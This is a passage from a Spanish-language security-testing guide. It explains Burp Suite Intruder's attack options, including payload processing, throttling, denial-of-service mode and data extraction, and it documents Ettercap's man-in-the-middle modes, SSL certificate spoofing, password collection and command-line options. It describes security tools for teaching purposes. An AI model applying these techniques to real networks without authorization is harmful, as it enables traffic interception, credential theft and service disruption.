- Block size: Aquí se puede indicar el tamaño en octetos de los bloques cifrados. En la mayoría de los casos, los bloques tienen un tamaño de 8 o 16 octetos. Si no está seguro, se debe ejecutar el ataque varias veces utilizando cada tamaño de bloque que pueda estar en uso.
- Additional encrypted strings: Esta lista permite proporcionar opcionalmente una lista de cadenas cifradas que utilizan el mismo cifrado y la clave, para proporcionar bloques adicionales para barajar en los datos cifrados. Debido a que los ataques exitosos de este tipo a menudo requieren un grado considerable de suerte, en términos de encontrar un bloque con un valor de texto plano adecuado que se pueda barajar en el punto correcto en la estructura, las probabilidades de éxito se mejoran frecuentemente obteniendo una muestra grande de cadenas que han sido cifradas por la misma función de aplicación. Por ejemplo si se está atacando un token de sesión usando este tipo de payload, sería beneficioso recolectar una gran cantidad de otros tokens de sesión de la aplicación, para proporcionar bloques adicionales de texto cifrado.




Payloads processing

Las payloads generadas pueden manipularse aún más utilizando varias reglas de procesamiento y codificación. En esta sección podemos definir reglas para realizar varias tareas de procesamiento en cada payload antes de que se utilice. Las reglas definidas se ejecutan secuencialmente y pueden activarse o desactivarse para ayudar a depurar cualquier problema con la configuración. Las reglas de procesamiento son útiles en muchos tipos de situaciones en las que necesitamos generar payloads inusuales o necesitamos ajustar los payloads dentro de una estructura más amplia o un esquema de codificación antes de usarlo.

Hay disponibles los siguientes tipos:

- Add prefix: Para agregar un prefijo literal antes de l apayload.
- Add sufix: Para agregar un sufijo literal después de la payload.
- Match / replace: Reemplaza cualquier parte de la payload que coincida con una expresión regular dada, con una cadena literal.
- Substring: Extrae una parte parcial de la payload, comenzando desde un desplazamiento especificado y hasta una longitud específica.
- Reverse substring: Funciona como la regla anterior, pero el desplazamiento final se especifica contando hacia atrás desde el final de la payload y la longitud se cuenta hacia atrás desde el desplazamiento final.
- Modify case: Modifica el caso de la payload, si corresponde.
- Encode: Codifica la payload utilizando varios esquemas: URL, HTML, Base64, ASCII hexadecimal o cadenas construidas para varias plataformas.
- Decode: Decodifica la payload utilizando varios esquemas: UTL, HTML, Base64 o ASCII hexadecimal.
- Hash: Lleva a cabo una operación de hash en la payload.
- Add raw payload: Agrega el valor del payload sin procesar antes o después del valor procesado actual.
- Skip if matches regex: Verifica si el valor procesado actual coincide con una expresión regular especificada y si es así, omite la payload y pasa a la siguiente. Esto puede ser útil por ejemplo, si sabemos que un valor de parámetro debe tener una longitud mínima y deseamos omitir cualquier valor en una lista que sea más corto que esta longitud.


- Invoke Burp extension: Invoca una extensión de Burp Suite para procesar las payloads.



Codificación de payload
Aquí podemos configurar que caracteres dentro de la payload deben estar codificados en URL para una transmisión segura dentro de las solicitudes HTTP. Cualquier codificación de URL configurada se aplica en último lugar, después de que se hayan ejecutado todas las reglase de procesamiento.

3.6.4. Options

La última pestaña de la herramienta Burp Suite Intruder es la pestaña Options. En esta vista se pueden configurar algunas opciones de ataque. La mayoría de estas opciones también pueden modificarse desde la ventana de ataque cuando el ataque ya se está ejecutando.




Request Headers
Estas configuraciones controlan si Burp Suite Intruder actualiza las cabeceras de la solicitud configuradas durante el ataque. Cuenta con las siguientes opciones disponibles:

- Update Content-Length header: Esta opción hace que Burp Suite Intruder agregue o actualice el encabezado “Content-Length” en cada solicitud, con el valor correcto para la longitud del cuerpo HTTP de esa solicitud en particular. Esta característica suele ser esencial para los ataques que insertan payloads de longitud variable en el cuerpo de la solicitud HTTP. Si no se especifica el valor correcto, entonces el servidor de destino puede devolver un error, puede responder a una solicitud incompleta o puede esperar indefinidamente a que se reciban más datos en la solicitud. Esta opción está marcada por defecto en Burp Suite Intruder.
- Set Connection close: Esta opción hace que Burp Suite Intruder agregue o actualice el encabezado de conexión con el valor “close”. En algunos casos como cuando el servidor no devuelve un Content-Length válido o una cabecera Transfer-Enconding, esta opción puede permitir que los ataques se realicen más rápidamente.

Request Engine

Estas configuraciones controlan el motor utilizado para realizar solicitudes HTTP en el ataque. Están disponibles las siguientes opciones:


- Number of threads: Esta opción permite controlar el número de solicitudes simultáneas que puede realizar el ataque.
- Number of retries on network failure: Si se produce un error de conexión u otro problema de red, Burp Suite volverá a intentar la solicitud el número de veces especificado aquí antes de renunciar y seguir adelante. Los errores de red intermitentes son comunes cuando se realizan pruebas, por lo que es mejor volver a intentar la solicitud varias veces cuando se produce un error.
- Pause before retry: Al reintentar una solicitud fallida, Burp Suite esperará un tiempo especificado en milisegundos después del error antes de volver a intentarlo. Si el servidor se está colapsando con el tráfico o si ocurre un problema intermitente, es mejor esperar un poco antes de volver a intentarlo.
- Throttle: Permite configurar un tiempo en milisegundos durante el que Burp Suite esperará antes de cada solicitud. Esta opción es útil para evitar la sobrecarga de la aplicación o para ser más sigilosos. También podemos configurar un retraso variable con un valor inicial y un incremento. Esta opción puede ser útil para probar el intervalo de tiempo que dura una sesión en una aplicación.
- Start time: Esta opción permite configurar el ataque para que se inicie inmediatamente o después de un retraso específico o para que comience en un estado de pausa. Estas alternativas pueden ser útiles si se quiere configurar un ataque que se ejecute en algún momento futuro o para guardarlo para un uso futuro.



Attack Results

Estas configuraciones controlan que información se captura en los resultados del ataque. Las opciones disponibles son:


- Store requests/responses: Esta opción determina si el ataque guardará el contenido de las peticiones y las respuestas individuales. Guardarlas consume espacio en disco en el directorio temporal, pero nos permite verlas en su totalidad durante un ataque, repetir peticiones individuales si fuera necesario y enviarlas a otras herramientas de Burp Suite.
- Make unmodified baseline request: Si se selecciona esta opción, además de las peticiones de ataque configuradas, Burp Suite emitirá la petición base con todas las posiciones de los payloads con sus valores originales. Esta solicitud se mostrará como #0 en la tabla de resultados. El uso de esta opción es útil para proporcionar una respuesta básica contra la cual comparar las respuestas del ataque.
- Use denial-of-service mode (no results): Si se selecciona esta opción, entonces el ataque emitirá normalmente las peticiones, pero no esperará para procesar las respuestas recibidas del servidor. Tan pronto como se emita cada petición, la conexión TCP se cerrará. Esta función se puede usar para realizar ataques de denegación de servicio en el nivel de aplicación contra aplicaciones vulnerables, enviando repetidamente peticiones que inician tareas de alta carga de trabajo en el servidor, mientras evita el bloqueo de recursos locales al mantener los sockets abiertos esperando que el servidor responda.
- Store full payloads: Si se selecciona esta opción, Burp Suite almacenará los valores de los payloads completos de cada resultado. Esta opción consume memoria adicional, pero puede ser necesaria si desea realizar ciertas acciones en tiempo de ejecución, como modificar la configuración de “Grep – Payloads” o volver a emitir solicitudes con una petición modificada.



Grep – Match


Aquí podemos marcar los elementos de los resultados que contienen expresiones específicas en la respuesta. Para cada elemento configurado en la lista, Burp Suite agregará una nueva columna de resultados que contiene una casilla de verificación que indica si el elemento se encontró en cada respuesta. Después se pueden ordenar las columnas para agrupar los resultados coincidentes. El uso de esta opción puede ser muy útil para ayudar a analizar grandes conjuntos de resultados e identificar rápidamente elementos interesantes. Además de la lista de expresiones, las siguientes opciones están disponibles en esta sección:

- Match type: Especificamos si las expresiones son cadenas simples o expresiones regulares.
- Case sensitive match: Especificamos si la verificación de la expresión debe distinguir entre mayúsculas y minúsculas.
- Exclude HTTP headers: Se determina si las cabeceras HTTP de las respuestas deben excluirse de la verificación.



Grep – Extract

Esta sección se puede usar para extraer información útil de las respuestas en la tabla de resultados del ataque. Para cada elemento configurado en la lista, Burp Suite agregará una nueva columna de resultados que contiene el texto que se extrajo para este elemento. Luego podemos ordenar en esta columna los datos extraídos. Esta opción es útil para extraer datos de la aplicación y puede admitir una amplia gama de ataques. Por ejemplo, si estamos recorriendo un rango de identificaciones de documentos, podemos extraer el título de la página de cada documento en busca de elementos interesantes. Si hubiéramos encontrado una función que devuelve detalles de otros usuarios de la aplicación, podríamos iterar a través de las identificaciones de usuario y recuperar campos relevantes sobre usuarios para buscar cuentas de administración o incluso contraseñas.



Grep – Payloads
Se puede usar para marcar elementos de resultados similares a las payloads enviadas. Si la opción está habilitada, Burp Suite agregará, por cada payload, una nueva columna de resultados que contiene una casilla de verificación que indica si se encontró el valor de la carga útil actual en cada respuesta. Esta función puede ser útil para detectar secuencias de comandos entre sitios (cross-site scriptings) y otras vulnerabilidades de inyección de respuesta, que pueden surgir cuando la entrada del usuario se inserta dinámicamente en la respuesta de la aplicación. Esta sección tiene las siguientes opciones disponibles:

- Case sensitive match: Si lo marcamos indicaremos a Burp Suite que distinga mayúsculas y minúsculas en la verificación.
- Exclude HTTP headers: Para especificar que las cabeceras HTTP de las respuestas deben excluirse de la verificación.
- Match against pre-URL-encoded payloads: Es normal configurar Burp Suite Intruder para codificar los payloads de la URL dentro de las solicitudes. Sin embargo normalmente son decodificadas por la aplicación y se hacen eco en su forma original.

Redirections
En esta sección controlamos como Burp Suite maneja las redirecciones cuando realiza ataques. A menudo es necesario seguir las redirecciones para lograr los objetivos del ataque. Por ejemplo en un ataque de adivinación de contraseña, el resultado de cada intento solo puede mostrarse siguiendo una redirección. Si es necesario Burp Suite seguirá hasta 10 redirecciones encadenadas. Una columna en la tabla de resultados indicará si se siguió un redireccionamiento para cada resultado individual y las solicitudes y las respuestas completas en la cadena de redireccionamiento se almacenan con cada elemento del resultado. La opciones disponibles son:

- Follow redirections: Esta configuración controla los destinos de las redirecciones que se siguen.
- Process cookies in redirections: Si se selecciona esta opción, todas las cookies configuradas en la respuesta de la redirección se volverán a enviar cuando se siga el objetivo de la redirección. Por ejemplo esta opción puede ser necesaria si estamos atacando una página de inicio de sesión por fuerza bruta que siempre devuelve una redirección a otra página que indica el resultado del inicio de sesión y se crea una nueva sesión en respuesta a cada intento de inicio de sesión.

4. Ettercap

Ettercap nació como un escaner para LAN conmutada pero durante el proceso de desarrollo se le han añadido más características que la han cambiado a una herramienta potente y flexible para ataques de MiTM. Soporta la disección activa y pasiva de muchos protocolos incluso los encriptados e incluye muchas características para el análisis de redes y dispositivos, como la huella digital del sistema operativo.

Tiene 2 opciones principales:

- UNIFIED. Este método rastrea todos los paquetes que pasan por el cable. Se puede optar por poner o no la interfaz en modo promiscuo (opción -p). El paquete no dirigido al dispositivo que ejecuta ettercap se reenviará automáticamente utilizando la capa 3 de enrutamiento. Así se puede usar para lanzar un ataque MiTM desde una herramienta diferente y dejar que ettercap modifique los paquetes y los reenvie. El kernel ip_forwarding siempre está deshabilitado por ettercap. Esto está hecho para evitar enviar 2 veces un paquete, uno por ettercap y otro por el kernel. Este es un comportamiento invasivo en las puertas de enlace. Así que se recomienda usar ettercap en las puertas de enlace solamente con el modo no ofensivo habilitado. Como ettercap solo escucha en una interfaz de red, lanzándolo en la puerta de enlace en modo ofensivo, no permitirá que los paquetes sean redirigidos de vuelta de la segunda interfaz.
- BRIDGED. En este caso se utilizan 2 interfaces de red y se reenvía el tráfico desde una interfaz a la otra al realizar el rastreo y el filtrado de contenido. Este método es totalmente sigiloso, ya que no hay manera de encontrar quien está en el medio del cable. Se puede ver este método como un ataque MiTM en la capa 1. Se estará en el medio del cable entre 2 dispositivos.

Ettercap puede funcionar en base a 4 modelos:

- Basado en IP: paquetes filtrados por dirección IP.
- Basado en MAC: paquetes filtrados por dirección MAC.
- Basado en ARP: es muy útil para detectar paquetes entre 2 dispositivos en una red conmutada.
- Basado en PublicARP: es muy útil para rastrear paquetes de un usuario a todos los dispositivos

También se pueden realizar ataques MitM si se usa el ettercap en modo unified. Se pueden elegir entre distintos tipos de ataque MitM. El módulo de ataque MitM es independiente del proceso de escaneado y filtrado, para que se puedan lanzar varios ataques al mismo tiempo o usar la propia herramienta para el ataque. El punto crucial es que los paquetes tienen que llegar a ettercap con la dirección MAC correcta y una dirección IP diferente, ya que solo estos paquetes serán reenviados.

Las caracaterísticas más importantes del ettercap son:

- Soporte SSH1: se puede escanear User y Pass e incluso los datos de una conexión SSH1. ettercap es un programa capaz de detectar una conexión SSH en FULL-DUPLEX
- Soporte SSL: puede rastrear datos seguros SSL. En este caso se presenta un certificado falso al cliente y la sesión se desencripta.
- Inyección de caracteres en una conexión establecida: se pueden inyectar caracteres al servidor o al cliente manteniendo viva la conexión
- Filtrado/eliminación de paquetes: se puede configurar un script de filtro que busque una determinada cadena de texto incluso en hexadecimal en la payload TCP o UDP y

reemplazarla con otra o eliminar el paquete completo. El motor de filtrado puede coincidir con cualquier campo de los protocolos de red y modificar lo que se quiera.
- Detección del tráfico remoto a través de túneles y de rutas: se puede jugar con interfaces de Linux o usar el plugin integrado para rastrear conexiones remotas tunelizadas o con rutas abiertas y realizar ataques de MitM en ellos.
- Soporte de plugins. Se pueden crear plugins utilizando las API de ettercap.
- Recogedor de contraseñas: TELNET, FTP, POP, RLOGIN, SSH1, ICQ, SMB, MySQL, HTTP, NNTP, X11, NAPSTER, IRC, RIP, BGP, SOCKS 5, IMAP 4, VNC, LDAP, NFS, SNMP, HALF LIFE, QUAKE 3, MSN, YMSG
- Detección del sistema operativo pasivo: si se escanea pasivamente la red sin enviar ningún paquete, se recopila la información detallada sobre los dispositivos en la red: sistema operativo, servicios en ejecución, puertos abiertos, IP, dirección MAC y fabricante de la MAC de la tarjeta de red.
- Matar una conexión: desde la lista de conexiones se pueden matar todas las conexiones que se deseen

Uso: ettercap [opciones] [TARGET1] [TARGET2]

TARGET está en el formato MAC/IP/Ipv6/PORTs

Si IPv6 está habilitado: TARGET tiene el formato MAC/Ips/IPv6/ PORTs. De lo contrario, TARGET tiene la forma MAC/Ips/PORT donde las IP y los puertos pueden ser rangos, por ejemplo, /192.168.0.1-30,40,50/20,22,25

No hay concepto de origen ni destino. Los 2 objetivos están destinados a filtrar el tráfico que viene de uno a otro y viceversa, ya que la conexión es bidireccional.

Si se desea, se puede omitir cualquiera de sus partes y esto representará ANY en esta parte.
MAC debe ser único y tener el formato XX:XX:XX:XX:XX:XX

IPs es un rango de direcciones IP en notación punteada. Puede especificar el rango con - (guión) y una sola dirección IP con coma (,). También se puede usar punto y coma (;) para indicar diferentes direcciones IP. Por ejemplo "10.0.0.1-5; 10.0.1.33" comprende las direcciones IP 10.0.0.1, 2, 3, 4, 5 y 10.0.1.33

PORTS es una rango de puertos. Se puede especificar el rango con guión (-) y un solo puerto con coma (,). p.ej. "20-25,80,110" se expande en los puertos 20, 21, 22, 23, 24, 25, 80 y 110

Se puede revertir la coincidencia del TARGET agregando la opción -R a la línea de comando. Entonces, si desea rastrear todo el tráfico que viene o va a la dirección IP 10.0.0.1, se puede especificar "./ettercap -R /10.0.0.1/"

Los TARGETs también son responsables del escaneo inicial de la LAN. Se pueden usar para restringir el escaneo a solo un subconjunto de dispositivos en la máscara de red. Se analizará el resultado de la fusión entre los 2 objetivos.

Opciones de escaneo y ataque:

-M, --mitm <METHOD:ARGS>	realizar un ataque MitM

-o, --only-mitm	Esta opción deshabilita el rastreo y habilita solo el ataque MitM. Útil si desea usar ettercap para realizar ataques MitM y otro sniffer como Wireshark para detectar el tráfico. Tener en cuenta que ettercap no reenvía los paquetes. El kernel será responsable del reenvío. Recuerde activar la función de "ip forwarding" en el kernel.
-b, --broadcast	rastrear paquetes destinados a broadcast
-B, --bridge <IFACE>	Sniffing bridged. Necesita 2 interfaces de red. ettercap reenviará de uno a otro todo el tráfico que vea. Es útil para el MitM en la capa física. Es totalmente sigiloso ya que es pasivo y no hay forma de que un usuario vea al atacante. Puede filtrar todo el tráfico de contenido como si fuera un proxy transparente para el cable.
-p, --nopromisc	No poner la interfaz en modo promiscuo
-S, --nosslmitm	no falsificar certificados SSL
-u, --unoffensive	No enviar paquetes. Cada vez que se inicia ettercap, se deshabilita IP forwarding en el kernel y comienza a reenviar los paquetes. Esta opción impide hacer esto, por lo que la responsabilidad del IP forwarding queda en manos del kernel.
-r, --read <file>	Leer los datos del fichero pcape. Con esta opción habilitada, ettercap detectará paquetes de un fichero compatible con pcap en lugar de capturarlos desde el cable. Esto es útil si tiene un fichero volcado de tcpdump o Wireshark y se desea realizar un análisis como la búsqueda de contraseñas o huella digital pasiva. Obviamente no puede utilizar el escaneo activo como envenenamiento por ARP o bridging mientras se escanea desde un fichero.
-f, --pcapfilter <string>	Usar el filtro <string> de pcap. El formato es el mismo que tcpdump. Recordar que este tipo de filtro no detectará paquetes fuera del cable, por lo que si desea realizar un ataque MitM, ettercap no podrá reenviar paquetes secuestrados.
-R, --reversed	utilizar la coincidencia del TARGET invertido
-t, --proto <proto>	rastrear solo este protocolo. El valor predeterminado es TCP + UDP. Esto es útil si se desea seleccionar un puerto a través de la especificación TARGET, pero se puede diferenciar entre TCP o UDP. PROTO puede ser "tcp", "udp" o "all" para ambos.
--certificate <file>	fichero de certificado para usar para SSL MitM
--private-key <file>	fichero de clave privada para usar para SSL MitM

Tipo de interfaz del usuario:

-T, --text	Interfaz de solo texto, solo printf.
-q, --quiet	Modo silencioso. Solo se puede usar junto con la interfaz de la cónsola. No visualiza el contenido del paquete. Es útil si se desea convertir el fichero pcap en ficheros de registro ettercap. Ejemplo: ettercap -Tq -L dumpfile -r pcapfile
-s, --script <CMD>	Con esta opción, se puede alimentar ettercap con el comando tal como fueron escritos en el teclado por el usuario. De esta manera se puede usar ettercap dentro de sus scripts favoritos. Hay un comando especial que puede emitir a través de este comando: s(x). Este comando dormirá durante x segundos. Ejemplo: ettercap -T -s 'lq' imprimirá la lista de dispositivos y saldrá ettercap -T -s '(300) olqq' recopilará la información durante 5 minutos, imprimirá la lista de los perfiles locales y saldrá
-C, --curses	usar la interfaz gráfica GUI
-D, --daemonize	Ejecutar ettercap como deamon
-G, --gtk	Ejecutar ettercap como ventana gráfica

Opciones de registros

-w, --write <file>	Escribir los paquetes en un fichero pcap. Esto es útil si tiene que usar el rastreador activo como el ARP poisoning en una LAN conmutada, pero se desea analizar los paquetes con tcpdump o Wireshark. Se puede usar esta opción para volcar los paquetes en un fichero y luego cargarlo en su aplicación favorita. Se puede usar la opción -w junto con la opción -r. De esta forma se podrá filtrar la carga útil de los paquetes descargados o descifrar el tráfico WiFi cifrado con WEP y volcarlos en otro fichero.
-L, --log <logfile>	Registra todos los paquetes en ficheros binarios. El programa etterlog del propio paquete puede analizar estos ficheros extrayendo datos legibles.
-l, --log-info <logfile>	registrar solo informaciones pasivas en este fichero de registro <logfile>
-m, --log-msg <logfile>	registrar todos los mensajes en este fichero de registro <logfile>
-c, --compress	utilizar la compresión gzip en los ficheros de registro
-o, --only-local	Almacenar la información de los perfiles que pertenecen solo a los dispositivos LAN.
-O, --only-remote	Almacenar la información de los perfiles que solo pertenecen a dispositivos remotos.

Opciones de visualización:

-d, --dns	resuelve las direcciones IP en nombres de dispositivo
-V, --visual <format>	Establecer el formato de visualización. El formato puede ser uno de los siguientes: hex - Imprime los paquetes en formato hexadecimal. ascii - Imprime solo los caracteres imprimibles, los otros se representan como puntos '.' text Imprime solo los caracteres imprimibles y los demás se los salta. Ebcdic - Convierte un texto EBCDIC en ASCII. html - Resuelve todas las etiquetas html del texto. utf8 - Imprime los paquetes en formato UTF-8 especificado en el fichero etter.conf.
-e, --regex <regex>	Visualizar solo los paquetes que coinciden con la expresión <regex>
-E, --ext-headers	Imprimir la cabecera extendida de cada paquete
-Q, --superquiet	No visualizar el usuario y la contraseña

Opciones LUA

--lua-script <script1>,[<script2>,...]	Lista separada por comas de los scripts LUA
--lua-args n1=v1,[n2=v2,...]	Argumentos separados por comas de los scripts LUA

Opciones generales

-i, --iface <iface>	Usar esta interfaz de red
-I, --liface	Mostrar todas las interfaces de red
-Y, --secondary <ifaces>	Listar las interfaces de red secundarias
-n, --netmask <netmask>	Forzar esta máscara <netmask> en iface
-A, --address <address>	forzar esta dirección IP <address> local en iface
-P, --plugin <plugin>	Lanzar este plugin
